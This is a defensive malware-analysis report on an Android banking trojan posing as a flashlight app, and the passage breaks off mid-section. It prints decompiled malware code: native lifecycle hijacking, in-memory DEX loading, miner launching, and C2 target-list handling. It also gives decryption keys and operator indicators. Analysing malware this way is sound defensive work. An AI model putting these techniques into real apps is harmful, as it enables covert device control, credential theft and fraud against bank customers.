BeatBanker/BTMOB Android Banking Malware Analysis
Static analysis of TV_V_23.apk, BeatBanker/BTMOB Android banking malware disguised as a flashlight app: four-stage chain, anti-analysis, attribution and IOCs.
Background
In March 2026, one of our banking clients reached out to us following reports that several of their mobile-app customers had been compromised by an Android malware sample. Victims described behavior consistent with credential theft and unauthorized transaction attempts originating from their own devices, with the bank's mobile application appearing to be a focal point of the attack. The client provided us with a copy of the suspect APK — distributed to victims as a flashlight utility called LumoLight — and asked us to determine what the malware does, what it is capable of, and how it should be defended against.
This article documents that analysis. Our objective was to establish the sample's full capability set and, where possible, attribute it to a known threat actor, so that the client's defensive, fraud-monitoring, and customer-advisory teams could respond with accurate information. The work was conducted as pure static analysis — the APK and its staged payloads were unpacked, decrypted, and reverse-engineered without execution. This approach is deliberate: it avoids any risk of live C2 interaction that might alert the operator, but it also sets boundaries on what we could and could not determine, which we note explicitly later in the report.
Executive Summary
TV_V_23.apk is a multi-stage Android banking malware platform distributed as a fake flashlight app called LumoLight. Behind an innocuous utility front, it deploys a four-stage loader chain that ultimately installs a full remote access tool (RAT), a covert cryptominer, and a live phishing delivery engine — all without exploiting any device vulnerability.
Key findings:
-
Capability. The final-stage payload gives a remote operator full visibility into, and control over, the infected device: live screen capture, real-time UI interaction inside any app (including banking apps), SMS/OTP interception, phishing overlay delivery, and file exfiltration.
-
Targeting is runtime-configurable, not hardcoded. Static analysis of the sample confirmed that no specific banks are embedded in the APK — target institutions are pushed from the operator's command-and-control (C2) server at any time, meaning any bank can be targeted across the entire infected fleet via a single message. A publicly available proof-of-concept video showing the operator-side C2 interface provides independent corroboration: it displays an active target list populated with package names of major mobile banking applications, confirming that bank-targeting is a live feature of this platform in the wild, not a theoretical capability.
-
Parallel monetization. A separate helper stage installs a cryptominer that generates revenue for the threat actor regardless of whether banking credentials are captured.
-
Attribution. Infrastructure and behavioral indicators place this sample within the publicly reported BeatBanker / BTMOB campaign cluster with high confidence.
Bottom line for the client: every device on which TV_V_23.apk was installed and executed must be treated as fully compromised — partial removal is unreliable because the downstream payloads install and persist independently of the original loader. And because targeting is operator-controlled rather than baked into the malware, the absence of bank-specific content in this sample does not mean the threat to customers has subsided: the same infrastructure can re-target at any time.
Sample Identification
The sample analyzed in this report is a single Android application package. Its identifying metadata is summarized below.
| Field | Value |
|---|---|
| Filename | TV_V_23.apk |
| Visible Package | com.bitmavrick.lumolight |
| SHA-256 | 5686a80c1e66c468cbc36fab816f8fa2a28538beddcc1f9846a1c1d6aaa2855c |
| MD5 | 6160d680280c07af0cbee782f423be2f |
| Visible Branding | LumoLight (flashlight / quick-settings utility) |
| Real Purpose | Multi-stage Android loader, RAT, miner dropper |
| Campaign Association | BeatBanker / BTMOB (high confidence) |
How the sample was distributed. The APK reached victims through social engineering — the specific delivery vector is out of scope for this report. What is directly relevant is the choice of disguise: a flashlight or quick-settings utility is a low-scrutiny application category that users frequently sideload without carefully reviewing permissions, which made it an ideal outer wrapper for a malicious loader.
Initial triage red flags. Before any deep reverse engineering, three surface-level observations were sufficient to confirm that the sample warranted full analysis:
-
Trojanized open-source application. The com.bitmavrick.lumolight package is a trojanized fork of the public BitMavrick/Lumolight flashlight project — the upstream repository URL is still embedded in the outer APK itself. The attacker did not fabricate a fake application from scratch; they took the working legitimate codebase, preserved its branding and flashlight functionality, and injected a malicious Application subclass, a native loader, and a native-only activity on top of it. Because the installed app genuinely behaves as a flashlight (the original brightness/flash UI and quick-settings tile service are both still present and functional), the victim's natural sanity check — "does this app do what it says?" — returns a reassuring yes, and suspicion stops there.
-
Permission set inconsistent with a flashlight. The manifest requests REQUEST_INSTALL_PACKAGES, QUERY_ALL_PACKAGES, RECEIVE_BOOT_COMPLETED, and declares Firebase Cloud Messaging components. A flashlight utility has no legitimate reason to install other applications, enumerate every app on the device, survive reboots, or maintain a push-notification channel. Any one of these alone would be noteworthy; together they are diagnostic of a loader, not a utility.
-
Suspicious asset directory contents. The assets/ directory contained high-entropy binary blobs with obfuscated filenames — the kind of structure associated with encrypted payload staging rather than normal application resources (images, fonts, localizations).
These three observations, taken together, shifted the analysis from "is this malicious?" to "what kind of malicious, and at what scale?" — which is what the remainder of this report answers.
Stage 1: The Victim's First Encounter — Decoy App and Native Bootstrap
Trojanized open-source host application.
The outer APK is built around the public flashlight project BitMavrick/Lumolight. The legitimate codebase is intact and functional — FlashTileActivity, LumolightTileService, and the launcher MainActivity still work as designed.

Figure 1: The LumoLight UI as the victim sees it — a functional flashlight application that conceals the malware running in the same process.
The attacker injected four malicious components on top:
-
com.bitmavrick.lumolight.LumolightApp — an injected Application subclass that calls out to the malicious bootstrap during process initialization.
-
com.bitmavrick.lumolight.IonisedConvincing — the native-library loader for libmetaspermousdevitrifiednoiseful.so.
-
com.bitmavrick.lumolight.UnablyBrattain — a native-only activity.
-
A modification to the launcher's MainActivity that invokes startActivity(new Intent(this, UnablyBrattain.class)) immediately after the normal app UI initializes, handing control to the malicious native-only activity without interrupting the user-visible flashlight experience.
Malicious permissions and hidden com.yqzg.parrnell manifest components were added to AndroidManifest.xml. Because the app genuinely works as a flashlight, the victim's natural sanity check returns a reassuring yes.
Native library hijack of the application lifecycle
com.bitmavrick.lumolight.LumolightApp's attachBaseContext and onCreate methods — the earliest lifecycle entry points, called before any UI renders — are declared native and backed by libmetaspermousdevitrifiednoiseful.so. Android hands control to the native implementations rather than to Java. The obfuscated library name is itself a minor anti-analysis signal, chosen to avoid keyword matching against known-malicious library names.
The same pattern reappears in Stage 3. The helper APK (com.sywo.chelingas, Stage 3) uses an identical native-handoff pattern — but with no legitimate code to preserve, its Application subclass contains nothing but a System.loadLibrary call and two native method declarations:
// APK: com.sywo.chelingas (Stage 3 helper)
// JADX source: sources/pjOZQC/c6xmV4.java
//
// Shown here as evidence that Stage 1's native-handoff architecture
// is a deliberate, reused pattern across the malware's stages — not a
// one-off. The helper's Application class contains no Java logic;
// both lifecycle methods are declared 'native' and implemented
// entirely inside liblixhokfsmav.so, invisible to JADX.

public class c6xmV4 extends Application {

    public Object eeHugaithaikuu9u = null;

    static {
        System.loadLibrary("lixhokfsmav");
    }

    @Override
    public native void attachBaseContext(Context context);

    @Override
    public native void onCreate();
}
In Stage 1 the handoff is injected into a legitimate class hierarchy; in Stage 3 it's a purpose-built shell. Same intent: push critical logic into native code, out of reach of Java-layer static analysis.
Encrypted payload staging
The native bootstrap decrypts two blobs from the APK's assets/ directory. Both cipher routines live inside the native library and are not exposed in any readable Java class; the details below were recovered from the staged payload artifacts, not from outer-APK source.
| Asset path | Cipher | Produces |
|---|---|---|
| vyh3u73x8mp5elng | Repeating XOR | Bootstrap DEX (stage1_bootstrap_loader.dex, SHA-256 58e39152...) |
| s3h8m8q8kb38a4iy/ksqzvp1v | AES-CBC/PKCS5Padding, key = SHA-1(basename)[:16], zero IV | Hidden orchestrator APK (com.yqzg.parrnell) |
The bootstrap DEX loads the decrypted orchestrator into memory via reflective manipulation of the parent class-loader's dexElements array (on newer API levels, makeInMemoryDexElements) — the same pattern directly confirmed in the Stage 3 helper. The orchestrator APK is never written to disk in a scannable form.
Every entry point a conventional Android workflow depends on is either replaced with legitimate code or pushed into native code. Anyone not willing to reverse ARM is looking at the wrong layer.
Stage 2: The Hidden Orchestrator — Establishing Persistence and Cloud Control
Cloud connectivity via Firebase Cloud Messaging
The orchestrator registers itself with a threat-actor-controlled Firebase project. The configuration is embedded in Stage 2 in obfuscated form — com.yqzg.parrnell.App builds a JQHWyjC66EcSxmVdbe options object carrying the ApplicationId, ApiKey, gcmSenderId, storageBucket, and projectId, and uvddntLtzpPJk8Xjs5.java uses it to initialize the default Firebase app at runtime. The same configuration also appears in plaintext in the recovered final helper DEX (Stage 3); both stages carry it independently.
| Field | Value |
|---|---|
| Firebase App ID | 1:39848184100:android:c44d4f602ecf40683bcbb1 |
| Firebase API Key | AIzaSyDDRPszQIVKnbIBw9nZuuhferi4-I0xwXU |
| Firebase Sender ID | 39848184100 |
| Firebase Project | waking-21b04 |
| Firebase Bucket | waking-21b04.firebasestorage.app |
| Telemetry Host | https://aptabase.jesfeoqrj3.xyz:8443 |
Firebase Cloud Messaging (FCM) is a legitimate Google service used by mainstream applications to deliver push notifications. By using FCM as a command channel, the operator gains three advantages simultaneously:
-
Traffic blends in. FCM messages traverse Google's infrastructure and appear in network logs as routine notification traffic, making them nearly indistinguishable from legitimate application behavior without payload-level inspection.
-
Reliable delivery to backgrounded or dormant devices. Android delivers FCM pushes even when the app is not actively running, allowing the operator to wake up infected devices on demand.
-
No operator-controlled domain is needed for the primary wake-up path. The infected device is reaching out to fcm.googleapis.com, not to attacker infrastructure, which means simple domain-blocklist defenses at the perimeter are not sufficient to sever this channel.
For the client's SOC and fraud-detection teams, this is the actionable point: FCM-based C2 cannot be blocked at the network edge without breaking legitimate apps. Detection has to happen on the endpoint, through behavioral signals (e.g., apps with unexpected FCM registration, FCM pushes received by packages with no user-visible notification), not through network-layer filtering.
Persistence
Once FCM registration is established, the orchestrator requests a battery-optimization exemption via the standard Android intent android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS with a package: data URI (confirmed in com.yqzg.parrnell.MainActivity, line 356). The permission is granted through a standard system dialog. Once granted, Android stops aggressively killing the orchestrator's background processes.
Downstream payload deployment
The orchestrator carries an installer bundle in its own assets/ directory — containing the installer engine and native libraries, not the downstream APKs themselves:
| Asset | Purpose |
|---|---|
| stage2_installer_bundle.zip → plectrumsplanchnomegalia (~4.6 MB DEX) | The installer engine — a large embedded DEX that drives the downstream installation |
| stage2_installer_bundle.zip → arm64-v8a / armeabi-v7a | ABI-matched native libraries bundled with the installer |
| stage2_installer_assets.zip | UI assets for the fake setup/update screens, plus output8.mp3 (used later by the Stage 3 helper for its media-loop keepalive mechanism) |
The downstream APKs are staged locally in encrypted form inside the outer APK's assets and handed to the installer — not fetched live from C2 as the primary path. com.yqzg.parrnell.JTcvL0wHeDQ3LLur9W (line 24) decrypts and extracts a local container (xylograph), loads the installer engine from it, and selects local config blobs (franker / ununanimouslynasoscope) that name the staged payload assets. Recovered configs map them to concrete asset sets:
- connector.predictor.messenger ← assets picaroons, pellagroid, gaitskell (the three split-APK components).
- com.sywo.chelingas ← asset nonsignatoriesyferre.
A separate HTTP downloader exists in com.yqzg.parrnell.JoDPj5ySc7Q56tJgl3 as an alternative or supplementary channel, but is not the primary delivery mechanism in this sample.
Social-engineering cover during installation
The orchestrator does not install downstream payloads silently. It presents fake setup and update screens that occupy the victim's attention during installation and normalize the permission requests Stage 4 will make next — accessibility, screen capture, SMS read. A user who has just watched what looks like a legitimate "system update" complete is primed to accept elevated prompts.

Figure 2: Fake Update screen — the social-engineering UI the orchestrator presents to the victim while downstream payloads are installed in the background.
Stage 2 is where the malware transitions from "installed" to "controllable, persistent, and positioned to deploy the real tooling." Three characteristics make it difficult to disrupt after the fact: FCM C2 cannot be blocked at the network edge; battery-optimization exemption is granted through a legitimate, unpatched dialog; and the downstream payloads install as independent APKs, so removing the orchestrator does not remove them.
Stage 3: The Helper Payload — Keepalive Engine and Miner Delivery
Same native-handoff architecture as Stage 1
The helper APK (com.sywo.chelingas) uses the identical pattern — Application subclass with lifecycle methods in a native library (liblixhokfsmav.so), no meaningful Java logic. This is the c6xmV4.java shown in Stage 1, confirming the pattern is a reused engineering choice rather than a characteristic of any single component.
Two-step in-memory DEX loading
The helper stages its final payload through an intermediate bootstrap DEX:
-
The native library XOR-decrypts asset 0DvdX3nFjtHAUApk using the 64-character repeating ASCII key
8HqIe8TtMjtOpehmPZrAhrVbnIjZhkx3tcR720hfXQYeD7XQzeuhpdeTQ3SuM3Ap(used directly as a byte sequence, not a PBKDF2 passphrase), producing an intermediate bootstrap DEX (SHA-256 7583ae8a...). -
The bootstrap DEX's com.example.virusscanbypassbootstrapper.DexLoader — a class name that self-describes its purpose — AES-decrypts the second asset 4qZE2YiJUkIj2a2a/RioFpQvI using AES/CBC/PKCS5Padding with a 16-byte key derived as SHA-1("RioFpQvI")[:16] (basename-of-path) and an all-zero IV, producing a ZIP archive.
-
The ZIP contains the final helper DEX (classes.dex, SHA-256 79aba8d3fad2...), loaded directly into memory via class-loader patching (DexClassLoader for API < 26, makeInMemoryDexElements for API ≥ 29, combined with reflective manipulation of the parent class-loader's dexElements array).
The entire chain runs without writing the final DEX to a predictable location on disk, which defeats scanners that look for APK or DEX files in standard application storage paths.
The final helper DEX does two things: persistence via a fake-system-update foreground service, and cryptomining via a downloaded native binary.
Persistence via fake system update notification
The helper registers as an Android foreground service — a legitimate mechanism that allows indefinite background execution in exchange for displaying a notification. The notification is disguised as a system message:
| Field | Value |
|---|---|
| Notification Title | Update Now |
| Notification Body | The system is being updated, please keep the phone on. |
The wording is doing real work. Users are culturally conditioned not to interrupt system updates — dismissing one feels risky, and "please keep the phone on" discourages the two actions (swiping the notification away, powering the device off) that would most directly threaten persistence.
Behind the notification, the service maintains two additional keepalive mechanisms: it loops output8.mp3 (shipped via the Stage 2 installer-assets ZIP), keeping the process classified as actively playing media and raising its lifecycle priority, and it periodically reacquires Android wake locks to prevent the CPU from sleeping. Combined, Android will not proactively terminate the process regardless of screen state, inactivity, or memory pressure.
Cryptominer deployment
In parallel with persistence, the helper downloads an encrypted cryptominer binary from the operator's infrastructure, decrypts it on-device, writes it to local storage, and executes it as a native child process. The recovered code below shows the miner process being launched and its stdout monitored for performance metrics:
// APK: com.sywo.chelingas — recovered final helper DEX
// JADX source: sources/com/google/worker/work/a.java (inner class b.run(), lines 36–62)
//
// After writing the decrypted miner binary to disk and making it executable,
// the helper launches it as a child process and monitors its stdout in a
// background thread. Miner output lines are parsed for performance metrics.
// The method k() handles cleanup if the process terminates unexpectedly.

public void run() {
    try {
        String[] strArrG = a.this.g();   // builds argv: [-o pool, -k key, --tls, --no-color]
        File fileF = a.this.f();          // returns the dropped worker executable path
        a aVar = a.this;
        aVar.a = aVar.i(fileF, strArrG); // launches the miner process via ProcessBuilder
        Scanner scanner = new Scanner(a.this.a.getInputStream());
        while (!Thread.interrupted() && scanner.hasNextLine()) {
            String strNextLine = scanner.nextLine();
            t.a(strNextLine);             // telemetry: reports mining output upstream
            Log.v(..., strNextLine);      // raw miner output logged at verbose level
        }
    } catch (Exception e) {
        Log.e(..., "worker error: " + e);
    }
    a.this.k();   // cleanup / restart on termination
}
The command-line flags passed to the miner (-o, -k, --tls, --no-color) are consistent with XMRig's standard CLI, strongly suggesting the miner is XMRig or a close fork running against a Monero-compatible pool.
The full recovered miner infrastructure:
| Component | Value |
|---|---|
| Miner binary names | libmine-arm64.so / libmine-arm32.so |
| Miner downloader | https://accessor.fud2026.com/, https://accessor.fud2026.org/ |
| Mining pool | pool.fud2026.com, pool.fud2026.com:8443 |
| Mining pool proxy | pool-proxy.fud2026.com:8443 |
| Telemetry host | https://aptabase.khwdji319.xyz:8443 |
| Telemetry app key | A-SH-2776504097 |
The fud2026.* domain cluster is not just operational infrastructure — it also appears in publicly reported indicators for the BeatBanker campaign cluster (see Attribution). The cryptomining component is an integrated part of the threat actor's operation, not a third-party add-on.
Two implications for the client: unlike the operator payload, the cryptominer has unavoidable physical symptoms (elevated battery drain, thermal output, idle CPU utilization) — customer reports of unexplained battery or heating issues from otherwise-healthy devices can serve as a secondary triage signal independent of banking-fraud indicators. And because mining generates revenue from every infected device regardless of banking success, the operator has no incentive to curate high-value targets — broader infection footprint is itself profitable, which justifies sustained campaign investment.
Stage 4: The Operator Payload — Accessibility Abuse, Screen Capture, and Live C2
Stage 4 is the human-operator-facing component. Where Stage 3 runs silently for passive revenue, Stage 4 is an interactive remote access platform: it watches the victim in real time, waits for high-value moments (banking app in foreground, credential prompt, OTP arrival), and lets the operator see, intercept, and manipulate those moments as they happen. Every capability it uses is delivered through permissions the victim granted — not through any technical exploit.
Installation, Persistence, and Permission Escalation
The operator payload is delivered as a split APK set: a base APK, a code-split DEX APK, and a resource-split APK. This is the distribution format used by apps published through the Google Play Store, adding a layer of apparent legitimacy and making the payload harder to extract as a single artifact.
Boot persistence. The manifest declares a BootReceiver (connector.predictor.messenger.BootReceiver) registered against BOOT_COMPLETED, QUICKBOOT_POWERON, com.htc.intent.action.QUICKBOOT_POWERON, REBOOT, and ACTION_SHUTDOWN. On boot, the receiver starts the foreground service before the user unlocks the screen — the malware is running and connected to C2 by the time the lock screen appears.
Permission manifest. The payload requests an extensive permission set reflecting the full operator toolkit:
| Permission | Operational Purpose |
|---|---|
| READ_SMS | OTP interception, banking 2FA bypass |
| CAMERA | Device camera access |
| MANAGE_EXTERNAL_STORAGE | File search and exfiltration |
| WRITE_EXTERNAL_STORAGE (maxSdk=29) | File writes on legacy Android |
| READ_EXTERNAL_STORAGE (maxSdk=32) | File reads on legacy Android |
| REQUEST_INSTALL_PACKAGES | Install additional payloads silently |
| REQUEST_DELETE_PACKAGES | Remove competing apps or cover tracks |
| QUERY_ALL_PACKAGES | Enumerate installed apps to identify targets |
| FOREGROUND_SERVICE | Run persistent background services |
| FOREGROUND_SERVICE_MEDIA_PROJECTION | Persistent screen capture service |
| FOREGROUND_SERVICE_DATA_SYNC | Persistent data synchronization service |
| FOREGROUND_SERVICE_SPECIAL_USE | Reserved foreground-service type |
| FOREGROUND_SERVICE_SYSTEM_EXEMPTED | System-exempted foreground-service class |
| POST_NOTIFICATIONS | Display notifications (required on Android 13+) |
| VIBRATE | Device vibration (supporting phishing lock screens) |
| FLASHLIGHT | Camera flash control |
| INTERNET | Network communication |
| ACCESS_WIFI_STATE / ACCESS_NETWORK_STATE | Network-aware behavior |
| WAKE_LOCK | Keep CPU running regardless of screen state |
| REQUEST_IGNORE_BATTERY_OPTIMIZATIONS | Prevent OS from killing background services |
| USE_EXACT_ALARM / SET_ALARM | Schedule precise wake-up events |
| DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION (custom) | Protect internal receivers from external invocation |
The two operationally decisive permissions — Accessibility Service and screen capture — are not granted through the manifest alone; both require the user to enable them through system-level UI. The lure kit exists to obtain them.
The lure kit: social engineering as permission delivery
The payload carries an embedded set of HTML fake screens, stored encrypted in the APK and decoded at runtime:
- Fake accessibility-settings guidance (acs_mi, acs_sm, acs_els) — walk the victim through enabling the malicious accessibility service, framed as required setup.
- Fake VPN-required screens (vpn_required) — manufacture urgency and justify otherwise-suspicious access.
- Fake update and initialization flows (up_require, launcher, s1s2s3s4) — lower suspicion during installation of downstream components.
- Credential capture (1.decoded) — generic forms styled to resemble trusted services.
- PIN and password lock screens (2.decoded, 3.decoded) — intercept device-unlock credentials or deliver phishing flows.

Figure 3: Fake Accessibility Enablement Screen — the social-engineering page presented to the victim to coerce them into enabling the malicious Accessibility Service.

Figure 4: Fake App Update / VPN Required / Loading Flow — secondary lure screens used to maintain victim trust and create pretexts for sustained permissions.
This is a workflow, not a single prompt. The malware doesn't ask for everything at once — it earns trust through legitimate-looking setup screens, requests accessibility in a context where granting it feels natural, and uses accessibility to make subsequent requests easier. A victim who would refuse a direct accessibility prompt is far more likely to grant it as the fourth step of a routine update flow.
What Accessibility Abuse Actually Gives the Operator
Once the victim enables the malicious Accessibility Service, the balance of power on the device shifts. Android's Accessibility API was designed for legitimate uses (screen readers, switch-access tools), but the capabilities it exposes — read any UI element, simulate any touch, intercept key events — are exactly what a remote operator needs. The recovered service configuration requests the maximum surface:
| Capability | Value |
|---|---|
| Event capture | typeAllMask (every UI event on the device) |
| Package filter | Not present (unrestricted — watches all apps equally) |
| Can retrieve window content | true |
| Can perform gestures | true |
| Can take screenshots | true |
| Can request filter key events | true |
| Flags | flagRetrieveInteractiveWindows, flagReportViewIds, flagRequestEnhancedWebAccessibility, flagRequestTouchExplorationMode, flagIncludeNotImportantViews, flagDefault |
(Source: res/xml/aujijdshciyxu.xml.)
This is a complete device-surveillance and remote-control substrate. The operator can read every UI element, tap any button, submit any form, intercept keystrokes, take screenshots, and do all of it inside any application — including hardened banking apps.
Targeting logic
The service monitors foreground app transitions and checks the newly-active app against a target list:
// APK: connector.predictor.messenger — split DEX
// JADX source: connector/predictor/messenger/posvvhbqnqa.java
//
// Note: Analytical abstraction — obfuscated rf0.a() calls replaced with decoded values.
//
// On every foreground app transition, the accessibility service checks two conditions:
// (1) tracking is enabled in shared preferences (re.e0), and
// (2) the runtime target map (s.i / s.j / s.k) has at least one entry.
// If both are true, it iterates the target map comparing the current
// foreground package name and browser URL against stored target values.
// When mode 'G' (phishing/monitoring activation) matches, t() is called
// to trigger the next stage of the attack against that specific app.

if (((r00.c(getApplicationContext(), re.e0, false) && s.h.size() > 0)
        || r00.c(getApplicationContext(), /* ... */, false)) && r9 != 0) {
    for (Map.Entry entry : s.i.entrySet()) {
        String str17 = (String) entry.getKey();
        str10 = (String) entry.getValue();    // ltrk: URL/domain tracker value
        str11 = (String) s.j.get(str17);      // itrk: package name to match
        str12 = (String) s.k.get(str17);      // ityp: activation mode
        if (s.B0(str16.toLowerCase(), str10)
                || (str11 != null && str11.toLowerCase().equals(str15))) {
            if (str12.equals(/* "G" */)) { // mode 'G' = active phishing
                if (!a0()) {
                    t(getApplicationContext(), this); // trigger phishing/interaction flow
                }
            }
            // else-branch: passive monitoring mode — captures the foreground app's
            // 144×144 icon, encodes it as PNG, and schedules a Timer task (new e(...))
            // after an 800ms delay to report the foreground-app transition upstream.
        }
    }
}
At least two activation modes exist
Mode G triggers active phishing. The else-branch is a passive monitoring mode: for every foreground app transition (on any app, not only phishing targets), the service captures the app's 144×144 icon as PNG and schedules a delayed report. The operator receives a continuous feed of which apps the victim is using, independent of the active phishing list.
The target map is runtime-populated, not hardcoded
No static list of banking application package names was recovered anywhere in the sample. The maps s.i, s.j, s.k are empty until the operator pushes target definitions into them. The recovered C2 command dispatcher (d0.java, command case 4) shows the mechanism:
// APK: connector.predictor.messenger — split DEX
// JADX source: sources/connector/predictor/messenger/d0.java (L1271–1284)
//
// C2 command case 4: the operator sends a JSON object containing
// ntrk (tracker ID), ltrk (URL/domain), itrk (package name), and ityp (mode).
// The connector immediately inserts these values into the live target maps,
// enabling real-time retargeting to any application without requiring
// a new APK or any action from the victim.

String strOptString5 = jSONObject.optString(/* "ntrk" */, "");
String strOptString6 = jSONObject.optString(/* "ltrk" */, "");
String strOptString7 = jSONObject.optString(/* "itrk" */, "");
String strOptString8 = jSONObject.optString(/* "ityp" */, "");
if (strOptString8.equals(/* "G" */)) {
    posvvhbqnqa.x.add(strOptString7.toLowerCase()); // add package to active watch list
}
s.K(strOptString5, strOptString6); // store tracker value
s.H(strOptString5, strOptString7); // store package name
s.I(strOptString5);                // initialize tracking state
s.J(strOptString5, strOptString8); // store activation mode
r00.f(d0.h, re.e0, true);          // set tracking_enabled = true in shared prefs
A second, parallel path exists via Firebase: the service-startup handler (hhmpmwbx.java) reads a TRK field from the Firebase task payload, Base64-decodes each entry, and populates the same target structures. Two independent delivery channels: interactive (WebSocket) and broadcast (FCM, which can reach the entire fleet at once):
// APK: connector.predictor.messenger — split DEX
// JADX source: sources/connector/predictor/messenger/hhmpmwbx.java
//
// On service start, the connector checks the 'TRK' value from its shared state.
// If it is non-empty and does not begin with the sentinel 'empty|', it splits
// the value on '|', Base64-decodes each entry as UTF-8, then splits each
// decoded entry on the field separator '[<s>]' into four named fields:
// ntrk, ltrk, itrk, ityp. This is the same structure as the live C2 update above.

if (!oxjugojsnjozr.efexbpctvpjlwqee.contains(/* "|" */)
        || oxjugojsnjozr.efexbpctvpjlwqee.startsWith(/* "empty|" */)) {
    r00.f(getApplicationContext(), re.e0, false);
    return;
}
r00.f(getApplicationContext(), re.e0, true);
for (String str2 : oxjugojsnjozr.efexbpctvpjlwqee.split(/* "|" */)) {
    String str3 = new String(Base64.decode(str2, 0), /* "UTF-8" */);
    if (str3.length() > 0 && str3.contains(/* "[<s>]" */)) {
        String[] strArrSplit = str3.split(/* "[<s>]" */);
        String str4 = strArrSplit[0]; // ntrk
        String str5 = strArrSplit[1]; // ltrk
        String str6 = strArrSplit[2]; // itrk (package name)
        String str7 = strArrSplit[3]; // ityp (activation mode)
        if (str7.equals(/* "G" */)) {
            posvvhbqnqa.x.add(str6.toLowerCase());
        }
        s.K(str4, str5);
        s.H(str4, str6);
        s.I(str4);
        s.J(str4, str7);
    }
}
The capability to target any bank is baked into the malware; the list of currently-targeted banks lives on the C2 server. Independent evidence from a publicly available proof-of-concept video of the operator-side C2 interface corroborates that banking package names are actively present on the operator's target lists in the wild.
Screen Capture and Phishing Delivery
Beyond accessibility-driven interaction, the connector implements continuous screen capture via Android's MediaProjection API. VirtualDisplay, ImageReader, and a WebSocket transport form a live streaming pipeline to the operator.
Screen capture is independent of accessibility: different Android API, different permission (FOREGROUND_SERVICE_MEDIA_PROJECTION), different user consent dialog — the lure kit is specifically designed to obtain it. An operator with both accessibility and screen capture has redundant visibility: if one stream degrades, the other continues.
Phishing delivery on target activation. When a targeted package comes to the foreground and mode G activates, the connector can deliver phishing content through three mechanisms:
